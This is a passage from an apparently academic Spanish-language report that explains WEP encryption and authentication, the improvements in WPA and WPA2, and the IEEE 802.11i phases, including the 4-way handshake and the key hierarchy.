Previo a la explicación en redes inalámbricas de área local con encriptación WEP, es importante definir el proceso de cifrado y descifrado de WEP, debido a su constante utilización en todo el proceso de autenticación y operación.

El proceso de cifrado se puede explicar en los siguientes pasos:

- **Paso 1:** Se genera un nuevo vector de inicialización (IV) y se selecciona para ser utilizado. Es importante mencionar que en el estándar no se define una fórmula concreta.
- **Paso 2:** Se procede a concatenar la clave WEP y el vector de inicialización (IV) del paso 1. Esto generará una secuencia de 64 ó 128 bits. Dicho valor es denominado RC4 *Keystream*.
- **Paso 3:** A la secuencia generada, o RC4 *Keystream*, se le aplica un algoritmo RC4 que producirá valor cifrado de la clave específica.
- **Paso 4:** Un valor de integridad (ICV) es generado para el mensaje que se va a transmitir y se añade al final del mensaje. El ICV será utilizado para cerciorarse que el mensaje haya sido descifrado correctamente.

- **Paso 5:** Se aplica la función XOR (OR Exclusivo) al mensaje y al RC4 *Keystream*, de esta forma se genera el mensaje cifrado.
- **Paso 6:** Al mensaje transmitido se le añade el IV utilizado, para asegurarse que el recipiente del mensaje sea capaz de descifrar su contenido.

El proceso de descifrado es exactamente el inverso:

- **Paso 1:** Se hace lectura del vector de inicialización (IV) en el mensaje recibido.
- **Paso 2:** Se concatena el IV y la clave WEP conocida.
- **Paso 3:** Como consecuencia, el RC4 *Keystream* es generado.
- **Paso 4:** Se aplica función XOR entre el RC4 *Keystream* y el mensaje cifrado, obteniendo así el mensaje y el ICV.
- **Paso 5:** Se verifica el mensaje haciendo uso del ICV.

2.3.2 Proceso de autenticación

Cada cliente que desee conectarse o unirse a cualquier red inalámbrica de área local o *WLAN*, debe autenticado previo a su otorgarle el acceso. Dicha autenticación puede ser de dos tipos:

- a) Abierta, se autentica a todos sin ninguna discriminación, es decir que no existen requerimientos especiales ni medida de exclusión alguna para asociarse a esa red.

- b) Cerrada, se autentica a los usuarios mediante a reglas establecidas por el punto de acceso, dichas reglas tratan de asegurarse que se autentique únicamente a un cliente autorizado.

Para que un usuario se autentique a una red con seguridad WEP, no existen reglas complicadas, se parte del hecho de que si el cliente posee la clave WEP, podrá de devolver cifrada una trama enviada a él. Por tanto, el cliente solicita acceder y conectarse a la red y el punto de acceso genera una secuencia de 128 octetos, secuencia que será enviada al cliente de forma cifrada. Si el cliente posee la clave WEP, descifrara dicha trama de 128 octetos y la enviara de vuelta al punto de acceso otra trama cifrada con otro IV.

Debido a que la autenticación debe ser mutua, es decir en doble vía entre el cliente y el punto de acceso, el proceso de autenticación se efectúa también de forma inversa, mandando al punto de acceso la petición de conexión y acceso del cliente, y se repite también el envío de la cadena cifrada de 128 octetos del cliente al punto de acceso.

3. ANÁLISIS DEL CIFRADO WPA Y WPA2

3.1 WPA - Wi-Fi Protected Access

Según la definición de Wikipedia:

“WPA (Acceso Protegido Wi-Fi) es un sistema para proteger las redes inalámbricas (Wi-Fi); creado para corregir las deficiencias del sistema previo WEP (Wired Equivalent Privacy - Privacidad Equivalente a Cableado). Los investigadores han encontrado varias debilidades en el algoritmo WEP (tales como la reutilización del vector de inicialización (IV), del cual se derivan ataques estadísticos que permiten recuperar la clave WEP, entre otros). WPA implementa la mayoría del estándar IEEE 802.11i, y fue creado como una medida intermedia para ocupar el lugar de WEP mientras 802.11i era finalizado. WPA fue creado por "The Wi-Fi Alliance" (La Alianza Wi-Fi)”.³⁷

WPA es, entonces, una solución a los problemas que se presentaron con el sistema WEP y es el eslabón entre el estándar 802.11i y WEP. WPA fue concebido para interactuar con un servidor de autenticación (generalmente un servidor RADIUS), que es el encargado de entregar claves diferentes a cada usuario, haciendo uso del protocolo 802.1x, esto debido a que fue diseñado para ser bastante seguro. Sin embargo, es posible implementarlo en un escenario de seguridad disminuida, donde las condiciones no permiten o no requieren utilizar un servidor de autenticación, esto se logra utilizando *PSK (Pre-Shared Key)* o clave pre-compartida.

³⁷ WPA. <http://es.wikipedia.org/wiki/WPA>

Los mensajes son cifrados por medio del algoritmo RC4, esto debido a que el sistema WPA brinda mayor fortaleza y poder al proceso de de cifrado de WEP, y no lo elimina. Específicamente WPA trabaja como el sistema WEP con una clave de 128 bits y un vector de inicialización de 48 bits.

Aunque WPA opera como un sistema WEP, existen distintas mejoras que lo hacen potencialmente seguro, entre ellas es importante mencionar que implementa el Protocolo de Integridad de Clave Temporal (*TKIP - Temporal Key Integrity Protocol*), que genera claves de manera aleatoria conforme el sistema es utilizado. Al observar en conjunto esta situación, con el vector de inicialización más grande, se distingue claramente que existe más protección a los ataques de recuperación de clave (estadísticos o de fuerza bruta) a los que WEP ha estado expuesto durante muchos años.

Además de las mejoras en la autenticación y en el cifrado, el sistema WPA implementa mejoras en la integridad de la información que se cifra. La verificación de redundancia cíclica (CRC) implementada por WEP es altamente insegura, debido a que el contenido de las tramas puede ser modificado y el CRC actualizado sin conocer la clave WEP. Por ello, WPA implementa un código de integridad del mensaje (MIC), que también es denominado como "Michael". Otra mejora del sistema WPA sobre WEP, es que previene ataques de repetición implementando un contador de tramas.

Implementando estas mejoras, claves más grandes, mayor número de llaves usadas y el sistema de verificación de mensajes, el sistema WPA complica de manera muy grande el acceso no autorizado a las redes inalámbricas de área local *WLAN*.

Los diseñadores del sistema WPA idearon el algoritmo mas poderoso que fuera compatible con dispositivos antiguos existentes en los equipos, como consecuencia el algoritmo Michael a pesar de ser bastante fuerte, también es susceptible a ataques. Para tratar de paliar esta situación de riesgo, las redes con seguridad WPA se desconectan por un intervalo de 60 segundos al detectar dos intentos de ataque en menos de un minuto.

3.2 WPA2 - Wi-Fi Protected Access 2

WPA2 (o Acceso Protegido Wi-Fi 2 por sus siglas en inglés) es un sistema que se implementa para protección de redes inalámbricas que cumplen con el estándar 802.11 Wi-Fi. La creación de este sistema representa la corrección de una lista de vulnerabilidades existentes en su predecesor, WPA.

WPA2 es una implementación temprana del estándar 802.11i, pues a pesar de estar basado en este nuevo estándar, no implementa todas sus funcionalidades y procedimientos, por lo que es considerada como una transición de las redes bajo el estándar WI-FI hacia la próxima generación de redes inalámbricas, es decir el estándar 802.11i. Es común que se mencione a WPA2 como la versión certificada de 802.11i, a pesar de no incluir todas sus características. Según las normas de la alianza WI-FI, la autenticación por clave pre-compartida es denominada WPA-Personal y WPA2-Personal, mientras que la autenticación por 802.1x/EAP son denominadas WPA-Enterprise y WPA2-Enterprise.

Los puntos de acceso con capacidad para soportar WPA2 son una nueva generación de puntos de acceso fabricados para utilizar el algoritmo de encriptación *AES (Advanced Encryption Standard)*. Dichos puntos de acceso, al implementar AES para WPA2, permitirán que se cumpla con la norma de seguridad del gobierno de los Estados Unidos FIPS140-2. Sin embargo, aunque los dispositivos de última generación que implementan *AES* son esperados con muchas ansias, es necesario resaltar que los productos WPA certificados son todavía seguros conforme las especificaciones del estándar 802.11i.

3.3 ESTANDAR IEEE 802.11i

3.3.1 Protocolo 802.11i

En el año de 2001 IEEE creó un grupo de trabajo para proponer mejoras en la autenticación y el proceso de encriptación de datos. Dicho grupo implementó mejoras que la Wi-Fi Alliance emitió recomendaciones en contestación de las distintas preocupaciones de distintas organizaciones por la seguridad de redes inalámbricas. Pero aún con esto, el equipo de trabajo estaba convencido que los usuarios no querrían cambiar su equipos.

Finalmente en el año de 2004 se publicó la versión final del estándar 802.11i y fue denominada comercialmente como WPA2 por parte de la alianza Wi-Fi.

Con la llegada del estándar IEEE 802.11i se dieron cambios elementales, como por ejemplo el hecho de separar la autenticación de usuario con la integridad y privacidad de los mensajes, construyendo una arquitectura con estructura más robusta y escalable, que puede ser aplicada de igual forma en redes domésticas como en escenarios grandes de redes corporativas.

Robust Security Network (RSN) es la denominación para la nueva arquitectura de las redes *WLAN* que implementa una autenticación por medio de 802.1X, entrega de claves robustas y nuevas implementaciones de integridad y privacidad. Una arquitectura inalámbrica *RSN*, sin importar que sea compleja, es segura y escalable. Redes *RSN* admitirán únicamente equipos operables con *RSN*, sin embargo el estándar IEEE 802.11i define también una red de transición de seguridad – *Transitional Security Network (TSN)*, permitiendo la operabilidad de sistemas bajo *RSN* y *WEP*, dando la posibilidad de no requerir actualización de equipo. Cuando se utiliza autenticación mediante *4-Way handshake*, la asociación se denomina *RSNA (Robust Security Network Association)*.


3.3.2 Fases Operacionales de IEEE 802.11i

El estándar IEEE 802.11i envuelve 4 fases que se describen a detalle a continuación:

- Convenio sobre política de seguridad, se da entre el *AP* y el equipo.
- Autenticación 802.1X, se da entre el *AP*, el servidor de claves y el equipo.

- Derivación y distribución de las claves, servidor de claves, *AP* y equipo.
- Confidencialidad e integridad de los datos RSNA, entre el *AP* y el equipo.

Figura 10. Fases Operacionales de IEEE 802.11i




3.3.2.1 Fase 1: Acuerdo sobre la política de Seguridad

Para iniciar la comunicación, es necesario que exista un convenio entre los participantes acerca de que política de seguridad utilizarán. El punto de acceso o PA transmite las políticas de seguridad que soporta a través de un mensaje *Beacon* o *Probe Response* (luego que el cliente envía un *Probe Request*). Luego existe una autenticación abierta estándar (similar a la autenticación de las redes TSN, donde la autenticación nunca falla). El cliente envía la respuestas mediante un mensaje de *Association Request*, mismo que a su vez se valida por un *Association Response* del punto de acceso. Los detalles de la política de seguridad se hacen llegar en el campo *RSN IE (Information Element)* y contiene la siguiente información:

- Métodos de autenticación soportados por el punto de acceso.
- Protocolos criptográficos que aseguran el tráfico *unicast*.
- Protocolos criptográficos que aseguran el tráfico *multicast*.
- Disponibilidad de la pre-autenticación, esto es, la autenticación entre puntos de acceso de la misma red para que no exista el retraso.


Figura 11. Fase 1 de 802.11i, Acuerdo sobre política de seguridad



3.3.2.2 Fase 2: Autenticación 802.1X

Sucesivo a la Fase 1, existe una autenticación 802.1X basada en EAP y en la implementación de la autenticación decidida: EAP/TLS mediante certificados de cliente y servidor (donde es necesaria una implementación de claves públicas), EAP/TTLS o PEAP para que el proceso de autenticación sea híbrido, etc. La autenticación 802.1X comienza con una petición de identidad del cliente por parte del punto de acceso, y el cliente responde al punto de acceso, incluyendo además el método de autenticación favorito. Entonces, existe un intercambio de mensajes entre el cliente y el servidor de autenticación para que una clave maestra común (*MK*) sea generada. El proceso finaliza cuando el servidor de autenticación envía un mensaje *Radius Accept* al punto de acceso y dicho mensaje incluye la *MK* generada para el cliente, y para el cliente un mensaje *EAP Success* que le notifica de su autenticación exitosa.

Figura 12. Fase 2 de 802.11i, Autenticación 802.1X




3.3.2.3 Fase 3: Jerarquía y Distribución de claves

Las conexiones son aseguradas mayoritariamente por claves secretas. *RSN* garantiza la seguridad integral al hacer uso de un arreglo de claves que cuentan con un tiempo de vida finito y que están dispuestas por jerarquía. Una vez que se da una autenticación de manera exitosa, se crea un ambiente seguro y se generan claves temporales que se manejan en la sesión y que son actualizadas cada cierto intervalo de tiempo hasta que termina la conexión.

La tercera fase busca la generación e intercambio de las claves. La derivación de la clave produce 2 *handshakes*. El primero es un *4-Way Handshake*, o apretón de manos en 4 vías, este es necesario para derivar la *PTK* (Pairwise Transient Key) y también la *GTK* (Group Transient Key). El segundo es un Group Key Handshake o apretón de manos de grupo, que sirve para renovar la *GTK*.

Figura 13. Fase 3 de 802.11i, Derivación y distribución de claves



Al derivar la clave *PMK* (Pairwise Master Key) pueden darse los siguientes escenarios, según sea el método de autenticación:

- Cuando una *PSK* es utilizada, entonces la *PMK* es igual a la *PSK*. La *PSK* es generada desde una passphrase con longitud entre 8 y 63 caracteres, o bien una cadena de 256-bit, proporcionando una solución para ambientes domésticos o pequeñas organizaciones que no posean un servidor de autenticación.
- Si se usa un servidor de autenticación, la *PMK* se deriva de la *MK* producto de la autenticación 802.1X.


Es importante mencionar que la *PMK* no es usada en el proceso de encriptación ni para comprobar la identidad. En cambio, es utilizada en la generación de una clave temporal para la encriptación. En el caso del tráfico *unicast* actúa como *PTK* (Pairwise Transient Key). Su extensión es determinada por el protocolo de encriptación: 512 bits en el caso de TKIP y 384 bits en el caso de CCMP.

La *PTK* se compone de distintas claves temporales dedicadas:

- KCK (Key Confirmation Key), con una extensión de 128 bits que funciona como clave para la autenticación de mensajes (MIC) mientras se da el 4-Way Handshake y el Group Key Handshake,
- KEK (Key Encryption Key, con una extensión de 128 bits que actúa como clave para brindar seguridad en la confidencialidad de la información transmitida mientras se desarrolla el 4-Way Handshake y el Group Key Handshake,

- TK (Temporary Key), con una extensión de 128 bits y que se utiliza como clave para encriptar la información transmitida (utilizada por el algoritmo TKIP o CCMP),
- TMK (Temporary MIC Key), con una extensión de 64 bits por cada lado de la comunicación como clave dedicada, y se utiliza como clave para el proceso de autenticación de datos (utilizada sólo por Michael con TKIP).

Figura 14. Fase 3 de 802.11i, Jerarquía de clave por parejas




Con un 4-Way Handshake que se inicie desde el punto de acceso, se permite:

- Realizar una confirmación de que el cliente tiene conocimiento de la *PMK*,
- Derivar *PTKs* nuevas,
- Implementar el uso de claves para encriptación e integridad de datos,
- Implementar encriptación al transportar la *GTK*,
- Confirmar la elección de la suite para cifrar.

Durante el 4-Way Handshake se permutan un total de cuatro mensajes *EAPoL-Key* entre el punto de acceso y la estación cliente.

Figura 15. Fase 3 de 802.11i, 4-Way Handshake



Para generar la *PTK* se utilizan los datos de la *PMK*, una cadena de longitud determinada, la dirección MAC del PA, la dirección MAC de la estación cliente y dos números aleatorios, *ANonce* que se genera por la entidad autenticadota y *SNonce* que es generado por quien hace la petición. El punto de acceso comienza el proceso con el primer mensaje, eligiendo el número aleatorio *ANonce* y se lo hace llegar al suplicante sin encriptar y sin protección. El suplicante, entonces, inicia la generación del propio número aleatorio *SNonce* y esto le habilita para realizar el cálculo de la *PTK*, así como de las claves temporales derivadas, por tanto el número *SNonce* es enviado y la clave MIC se calcula a partir del segundo mensaje utilizando la clave KCK. Cuando el segundo mensaje llega a la entidad autenticadota, es posible leer el *SNonce* ya que el mensaje no cuenta con protección ni encriptación, y se calcula la *PTK* y las claves temporales derivadas. Entonces, es posible comprobar el valor de MIC en el segundo mensaje y, por tanto, concluir que la *PMK* es del conocimiento del suplicante y que ha realizado apropiadamente el cálculo de la *PTK*, como también las claves temporales derivadas.

Un tercer mensaje se envía desde el autenticador al suplicante y dicho mensaje incluye el *GTK*, como consecuencia de un *GMK* aleatorio y *GNonce*, así mismo el MIC que se calculo para el tercer mensaje usando la clave KCK. Cuando este mensaje llega al equipo suplicante, el MIC se realiza una comprobación de que el autenticador tiene conocimiento del *PMK* y que se calculo de manera apropiada el *PTK* y derivado claves temporales.


Como consecuencia, un último mensaje realiza una validación que el *handshake* concluya y señala que el suplicante realizará la instalación de la clave y comenzará la encriptación.

Cuando el autenticador recibe este último mensaje, instala sus claves luego de verificar el valor MIC. De esta forma, el equipo solicitante y el punto de acceso han conseguido, calculado e instalado claves propias de integridad y encriptación y han establecido un canal seguro de comunicación para el tráfico *unicast* y *multicast*.

La protección del tráfico *multicast* se realiza con una clave distinta: *GTK* (Group Transient Key), que se genera a partir de una clave maestra denominada *GMK* (*Group Master Key*), una cadena de longitud determinada, la dirección MAC del punto de acceso y el cálculo de un número aleatorio *GNonce*. La extensión de la clave *GTK* es dependiente del protocolo de encriptación que se esté utilizando, se utilizan 256 bits en el caso de TKIP y 128 bits en el caso de CCMP. *GTK* se compone de claves temporales dedicadas:


- GEK (Group Encryption Key), una clave utilizada para encriptar información, CCMP la utiliza para la autenticación, y TKIP la utiliza para encriptación.
- GIK (Group Integrity Key), una clave utilizada para autenticación de datos y que es utilizada únicamente por Michael con TKIP.

Figura 16. Fase 3 de 802.11i, Jerarquía de Group Key



Dos mensajes *EAPOL-Key* son permutados entre el cliente y el punto al realizarse el Group Key Handshake. Claves temporales que se generaron en el 4-Way Handshake, específicamente KCK y KEK, son utilizadas en el Group Key Handshake.

Figura 17. Fase 3 de 802.11i, Group Key Hand-Shake



El Group Key Handshake solamente es requerido cuando una estación desea desasociarse o cuando el *GTK* debe regenerarse por solicitud del cliente. El autenticador comienza el primer mensaje seleccionando el número aleatorio *GNonce* y regenerando la *GTK*. Luego la *GTK* es encriptada utilizando KEK y enviada con el número de secuencia de la *GTK* y el MIC generado de este mensaje usando KCK al suplicante. Cuando el suplicante recibe dicho mensaje, el MIC es verificado y la *GTK* se puede desencriptar.

Un segundo mensaje garantiza la finalización del Group Key Handshake al enviar el número de secuencia de *GTK* y el MIC generado en este segundo mensaje. Luego que el autenticador lo recibe, instala la nueva *GTK*, luego de cerciorarse del valor MIC.

3.3.2.4 Fase 4: Confidencialidad e integridad de Datos RSNA

La totalidad de las claves generadas en las fases anteriores, son utilizadas en los protocolos que implementan la confidencialidad e integridad de datos *RSNA*, siendo estos TKIP, CCMP y WRAP.

Previo a la definición de la operación de estos protocolos, debe entenderse la diferencia entre MSDU (MAC Service Data Unit) y MPDU (MAC Protocol Data Unit). Aunque los dos términos hacen referencia a un único paquete de datos, MSDU es la representación de los datos previo a la fragmentación, en cambio las MPDUs son distintas unidades de datos después de la fragmentación. Establecer esta diferencia es de mucha importancia para comprender TKIP y el protocolo de encriptación CCMP, puesto que en TKIP el MIC es calculado a través de la MSDU, y en CCMP a través del MPDU.

